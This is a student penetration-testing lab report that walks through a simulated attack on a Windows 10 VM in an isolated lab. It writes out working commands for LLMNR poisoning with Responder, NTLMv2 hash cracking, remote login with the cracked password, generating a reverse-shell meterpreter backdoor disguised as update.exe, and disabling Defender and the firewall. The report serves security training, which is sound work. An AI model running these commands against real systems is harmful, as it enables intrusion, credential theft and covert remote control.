



DEPI – Cyber Security Incident Response Analyst Track

Penetration Testing Lab Report


Prepared for	Eng/ Amr Adel
Prepared by	Mahmoud Hassan Mahmoud
Date	Sep,10-11,2026
Attack Framework	Metasploit Framework v6.4.135-dev

1. Executive Summary

This report documents a complete Cyber Kill Chain simulation against a Windows 10 22H2 system in an isolated lab environment. The attack included reconnaissance, credential capture, password cracking, initial access, privilege escalation to SYSTEM, and persistence via three different mechanisms (Registry Run Key, Scheduled Task, Startup Folder). The persistence was verified by rebooting the victim machine and confirming the automatic reconnection of the C2 session.

2. Lab Environment


- **Attacker:** Kali Linux (192.168.3.200)
- **Victim:** Windows 10 22H2 Build 19045 (192.168.3.100)
- **Hypervisor:** VMware Workstation
- **Network:** NAT (Isolated)



3. Attack Methodology

Phase 1: Reconnaissance

MITRE ATT&CK: T1595 — Active Scanning




nmap -sV -T4 192.168.3.100 -oN recon_scan.txt

135/tcp	msrpc
139/tcp	Netbios-ssn
445/tcp	Microsoft-ds (SMB)
5985/tcp	WinRM

Phase 2: Credential Access

MITRE ATT&CK: T1557.001 — LLMNR/NBT-NS Poisoning

sudo responder -I eth0 -vv



Trigger (Windows):

cmd:


dir \\NONEXISTENT-PC\\test

Result: Captured NTLMv2 Hash for user Victim.


Phase 3: Password Cracking

MITRE ATT&CK: T1110.002 — Brute Force: Password Cracking


nano hash.txt



hashcat -m 5600 hash.txt /usr/share/seclists/Passwords/Common-Credentials/100k-most-used-passwords-NCSC.txt -D 1 -O -w 3



hashcat -m 5600 hash.txt --show




Result:

Password: ronaldo@1985

Phase 4: Initial Access

MITRE ATT&CK: T1078 — Valid Accounts


crackmapexec smb 192.168.3.100 -u Victim -p 'ronaldo@1985'



Result:


Admin — (Pwn3d!)

`evil-winrm -i 192.168.3.100 -u Victim -p 'ronaldo@1985'`



Phase 5: Discovery


MITRE ATT&CK: T1033 — System Owner/User Discovery, T1082 — System Information Discover : **whoami , hostname , systeminfo**



Phase 6: Weaponization

MITRE ATT&CK: T1587.001 — Develop Capabilities: Malware

**msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.3.200
LPORT=4444 -f exe -o /tmp/backdoor.exe**




Phase 7: Defense Evasion

MITRE ATT&CK: T1105 — Ingress Tool Transfer, T1562.001 — Impair Defenses: Disable Tools, T1562.004 — Impair Defenses: Disable Firewall

upload /tmp/backdoor.exe C:/Windows/Temp/backdoor.exe

upload /tmp/backdoor.exe C:/Windows/Temp/update.exe




Set-MpPreference -DisableRealtimeMonitoring \$true -Force

Add-MpPreference -ExclusionPath "C:\Windows\Temp"

Add-MpPreference -ExclusionExtension ".exe"

netsh advfirewall set allprofiles state off

